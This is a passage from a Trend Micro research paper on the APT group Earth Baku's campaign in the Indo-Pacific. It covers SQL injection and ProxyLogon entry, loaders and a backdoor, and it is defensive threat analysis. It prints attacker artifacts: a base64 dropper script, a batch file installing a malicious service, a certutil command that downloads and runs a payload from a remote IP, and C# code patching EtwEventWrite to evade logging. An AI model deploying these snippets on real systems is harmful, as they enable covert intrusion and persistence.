



Earth Baku

An APT Group Targeting Indo-Pacific Countries
With New Stealth Loaders and Backdoor

Hara Hiroaki and Ted Lee

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Published by

Trend Micro Research

Written by

**Hara Hiroaki
Ted Lee**

Stock image used under license from
Shutterstock.com

Contents

4

Background

6

Attack Vectors

11

Technical Analysis of the Loaders

27

Technical Analysis of the Payloads

35


Attribution

40

**Conclusion and Security
Recommendations**

42

Appendix

A person is seen from behind, working at a computer in a dimly lit room. The scene is bathed in a blue light, creating a high-tech, cybernetic atmosphere. The person's hair is dark and slightly messy. In the background, several computer monitors are visible, displaying various data and code. The overall mood is serious and focused.

Cyberespionage has become a more prevalent threat in today's security landscape, putting private enterprises and public agencies alike at risk of major upsets to their operations. This research paper covers the technical details of a new cyberespionage campaign that we believe can be traced back to the notorious advanced persistent threat (APT) group Earth Baku. In this campaign, Earth Baku's attacks have been leveled against companies in various countries in the Indo-Pacific region.

Trend Micro has previously covered the various methodologies employed by this APT group, which also operates under the alias APT41. Its exploits have been well documented; the group has garnered a reputation for its use of advanced, self-developed tools.¹ In fact, Earth Baku has been associated with a slew of cybercrimes such as watering hole attacks² and spear phishing attacks.³ Its previous targets include companies in the pharmaceutical and telecommunications industries.

Earth Baku has yet again updated its arsenal, as evidenced by the latest additions of two shellcode loaders, which we have named StealthVector and StealthMutant, and a modular Windows backdoor, which we have dubbed ScrambleCross. Our in-depth analysis of these newfound malware tools revealed that they have easily customizable features and are distributed through different attack vectors, making it convenient for malicious actors to tailor them to specific victims.

This report aims to shed light on the sophisticated toolset involved in this new campaign, although Earth Baku's motives behind the development of the shellcode loaders and backdoor are not entirely clear. While these have been probably used as part of state-backed attacks to collect competitive intelligence, the inner workings of Earth Baku itself remain unknown. It is likely that the group is composed of threat actors who collaborate by sharing tools with diverse attack infrastructures,⁴ but their use of the new shellcode loaders and backdoor suggests that they have recruited members with specific areas of expertise.

Background

Late last year, we discovered a new shellcode loader designed to execute an arbitrary shellcode with a stealth mode feature. Since then, we have found multiple variants of this loader, which we have named StealthVector, and, in addition, a shellcode loader written in C#, which we have named StealthMutant. These shellcode loaders have two different payloads: the Cobalt Strike beacon and a newly found modular backdoor, which we have dubbed ScrambleCross.

Based on their indicators, we have concluded that the threat actors behind this campaign are linked to Earth Baku, an APT group that also goes by the name APT41. Earth Baku, a cyberespionage and cybercriminal group, was charged by the US Department of Justice in August 2020 with computer intrusion offenses related to data theft, ransomware, and cryptocurrency mining attacks.⁵

Earth Baku's new campaign, which has been active since at least July 2020, is related to a previous one reported by Positive Technologies⁶ and FireEye,⁷ which had used a different shellcode loader, which we had named LavagokLdr, as shown in Figure 1. However, since the group has fully updated its toolset, we recognize this attack as an entirely new campaign.




Figure 1. A timeline of Earth Baku's use of LavagokLdr in its previous campaign and of StealthMutant, StealthVector, and ScrambleCross in its new campaign

This campaign affects some Indo-Pacific countries, including India, Indonesia, Malaysia, the Philippines, Taiwan, and Vietnam, as illustrated in Figure 2. It targets both enterprises and government entities, including organizations in the airline, computer hardware, automotive, infrastructure, publishing, media, and IT industries. From a geopolitical point of view, many of the countries affected by this recent campaign overlap with those reported in the aforementioned indictment of Earth Baku by the US.



Figure 2. The countries affected by the Earth Baku campaign, all in the Indo-Pacific region
Source: Trend Micro™ Smart Protection Network™ infrastructure

Attack Vectors

We have observed that Earth Baku has been using multiple attack vectors for this campaign.

Exploitation Against a Web Application

Upon studying one of the incident responses from the campaign, we found that Earth Baku performed an SQL injection attack on the victim's web application to gain a foothold in the network, as depicted in Figure 3.




Figure 3. Earth Baku's attack chain using SQL injection as the attack vector

Based on the Visual Basic Script (VBS) scripts used in this attack (Figure 4), we believe that the actors used sqlmap, a Python-based SQL penetration testing tool, to upload a malicious file (Figure 5).⁸

```
Dim inputFilePath, outputFilePath
inputFilePath = "tmpfhzwa.txt"
outputFilePath = "C:\Users\Public\install.bat"
Set fs = CreateObject("Scripting.FileSystemObject")
Set file = fs.GetFile(inputFilePath)
If file.Size Then
    Wscript.Echo
    Set fd = fs.OpenTextFile(inputFilePath, 1)
    data = fd.ReadAll
    fd.Close
    data = Replace(data, " ", "")
    data = Replace(data, vbCr, "")
    data = Replace(data, vbLf, "")
    Wscript.Echo "Fixed Input: "
    Wscript.Echo data
    Wscript.Echo
    decodedData = base64_decode(data)
    Wscript.Echo "Output: "
    Wscript.Echo decodedData
    Wscript.Echo
    Set ofs = CreateObject("Scripting.FileSystemObject").OpenTextFile(outputFilePath, 2, True)
    ofs.Write decodedData
    ofs.close
Else
    Wscript.Echo "The file is empty."
End If
```

Figure 4. The VBS file that is dropped in a victim's machine

```
272 def _stackedWriteFileVbs(self, tmpPath, localFileContent, remoteFile, fileType):
273     infoMsg = "using a custom visual basic script to write the "
274     infoMsg += "%s file content to file '%s', please wait.." % (fileType, remoteFile)
275     logger.info(infoMsg)
276
277     randVbs = "tmps%s.vbs" % randomStr(lowercase=True)
278     randFile = "tmpf%s.txt" % randomStr(lowercase=True)
279     randFilePath = "%s\\%s" % (tmpPath, randFile)
280
281     vbs = """Dim inputFilePath, outputFilePath
282     inputFilePath = "%s"
283     outputFilePath = "%s"
284     Set fs = CreateObject("Scripting.FileSystemObject")
285     Set file = fs.GetFile(inputFilePath)
286     If file.Size Then
287         Wscript.Echo "Loading from: " & inputFilePath
288         Wscript.Echo
289         Set fd = fs.OpenTextFile(inputFilePath, 1)
290         data = fd.ReadAll
291         fd.Close
292         data = Replace(data, " ", "")
293         data = Replace(data, vbCr, "")
294         data = Replace(data, vbLf, "")
295         Wscript.Echo "Fixed Input: "
296         Wscript.Echo data
297         Wscript.Echo
298         decodedData = base64_decode(data)
299         Wscript.Echo "Output: "
300         Wscript.Echo decodedData
301         Wscript.Echo
302         Wscript.Echo "Writing output in: " & outputFilePath
303         Wscript.Echo
304         Set ofs = CreateObject("Scripting.FileSystemObject").OpenTextFile(outputFilePath, 2, True)
305         ofs.Write decodedData
306         ofs.close
307     Else
308         Wscript.Echo "The file is empty."
309     End If
```

Figure 5. The script in sqlmap

This dropper decodes a specified Base64-encoded file, and then drops it in a specified file path. In such an attack, the malware creates *install.bat*, which installs StealthVector as a Windows service (Figure 6).

```
@echo off
set "WORK_DIR=c:\Windows\System32"
set "DLL_NAME=SecurityHealthSystray.dll"
set "SERVICE_NAME=COMSysConfig"
set "DISPLAY_NAME=COM+ Update Service"
set "DESCRIPTION="

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%dp0%DLL_NAME%" "%WORK_DIR%" /Y
copy "%dp0SecurityHealthSystray.ocx" "%WORK_DIR%\SecurityHealthSystray.ocx" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v "ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```

Figure 6. StealthVector installed as a Windows service

Exploitation of a Microsoft Exchange Server Vulnerability

Another method involves a China Chopper web shell that is uploaded to Microsoft Exchange Server by exploiting the ProxyLogon vulnerability CVE-2021-26855.⁹ We also detected StealthVector on Microsoft Exchange Server, from which we inferred that Earth Baku likely deployed China Chopper using the ProxyLogon exploit, and then uploaded StealthVector using a web shell (Figure 7). This was not the first time that Earth Baku had capitalized on the ProxyLogon exploit in its operations, as this was also reported by ESET in March 2021.¹⁰ We believe that the group’s usage of this exploit is likely to continue unless enterprises address this flaw by updating their systems with the released patch.




Figure 7. Earth Baku’s attack chain using exploitation of the ProxyLogon vulnerability as the attack vector

Possible Email Vector

Upon further investigation on VirusTotal, we discovered that it is possible that the same threat actors have attempted to distribute StealthVector through LNK (link) files sent as email attachments (Figure 8).




Figure 8. Earth Baku's attack chain possibly using an LNK file as the attack vector

The LNK file renames *CertUtil.exe*, a legitimate Microsoft command-line tool, and uses the renamed tool to download both a decoy document and StealthVector (Figure 9). However, we have never seen this type of infection vector in the wild.

```
/c copy C:\Windows\System32\certutil.exe c:\users\public\cer.exe & c:\users\public\cer.exe -urlcache -split -f http://119.45.238.189:8080/Nomination.pdf c:\users\public\Nomination.pdf & start c:\users\public\Nomination.pdf & c:\users\public\cer.exe -urlcache -split -f http://119.45.238.189:8080/const.txt c:\users\public\const.exe & start c:\users\public\const.exe .\1.pdf
```

Figure 9. The LNK file renaming CertUtil.exe

InstallUtil.exe via a Scheduled Task

StealthMutant, for its part, is executed using a different mechanism. Although we are still not certain how an attacker gains access to a system, we have discovered that StealthMutant is executed by *InstallUtil.exe* through a scheduled task, as illustrated in Figure 10.




Figure 10. The execution of StealthMutant through *InstallUtil.exe*

InstallUtil.exe is a legitimate installer application under Microsoft's .NET Framework, but it is also known as a living-off-the-land binary (LOLBin) that is used in the proxy execution of .NET Framework programs. In a scheduled task, *InstallUtil.exe* is registered to run StealthMutant, as demonstrated in Figure 11.

```
<Command>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe</Command>
<Arguments>/logfile= /LogToConsole=false /ParentProc=none /U C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Webapi.config</Arguments>
```

Figure 11. *InstallUtil.exe* being registered to run StealthMutant via a scheduled task

Technical Analysis of the Loaders

Earth Baku's new campaign takes advantage of the various capabilities of two shellcode loaders, StealthMutant and StealthVector.

StealthMutant

StealthMutant is an evasive shellcode loader written in C# that has been in use since at least July 2020. It reads a file that is encrypted by AES-256-ECB, decrypts the file in memory, injects its malicious payload into a remote process, and then executes it. We have observed that its payload has been either the Cobalt Strike beacon or the ScrambleCross backdoor. Most of the StealthMutant samples we have come across are obfuscated by ConfuserEx, an open-source obfuscator for .NET Framework applications. After deobfuscating these samples, we have observed raw namespaces and classes that describe their purpose (Figure 12).




Figure 12. The namespaces and classes from the deobfuscated samples

All the strings in StealthMutant are encrypted with the encryption algorithm AES-256-ECB and are decrypted on the spot, as shown in Figure 13. The decrypted strings are as follows:

1. The *MagicString* class provides a getter property, which decrypts strings on access.
2. The *MagicString* class has an encrypted string field.
3. The *MagicString* class provides *__Decrypt*, a wrapper method for decryption.
4. If it is StealthMutant's first time to use the *__Decrypt* method, the AES (Advanced Encryption Standard) key and initialization vector (IV) will be initialized based on the hard-coded *__factory* value, although this IV is meaningless in Electronic Code Block (ECB) mode. The key is the SHA-256 hash, while the IV is the MD5 hash. The values of the SHA-256 and MD5 hashes vary with each StealthMutant sample.
5. The *__Decrypt* method calls the *Crypto.DecryptData* method.
6. The *Crypto.DecryptData* method decrypts the given data by the hard-coded mode or, in this case, the ECB mode.

Figure 13. The decrypted StealthMutant strings

The main purpose of StealthMutant is to execute the second stage of the shellcode under stealth mode. To this end, StealthMutant patches the *EtwEventWrite* function's API to disable Event Tracing for Windows (ETW), making it invisible to Windows' built-in logging system.

StealthMutant appears to support both 32-bit and 64-bit architectures. In the *DoPatch* method, StealthMutant determines the architecture dynamically, as demonstrated in Figure 14. If it is running on a 32-bit operating system, StealthMutant patches the system with "C2 14 00 (ret 0x14)", whereas it patches a 64-bit system with "48 31 C0 C3 (xor rax, rax; ret)".

```

public static void DoPatch()
{
    byte[] array;
    if (Generic.IsCurrentProcessX64())
    {
        array = new byte[]
        {
            72,
            49,
            192,
            195
        };
    }
    else
    {
        byte[] array2 = new byte[3];
        array2[0] = 194;
        array2[1] = 20;
        array = array2;
    }
    IntPtr procAddress = Generic.GetProcAddress(MagicString.ntdll, MagicString.EtwEventWrite);
    uint flNewProtect = 0U;
    Kernel32.VirtualProtect(procAddress, (IntPtr)((ulong)((long)array.Length)), 64U, ref flNewProtect);
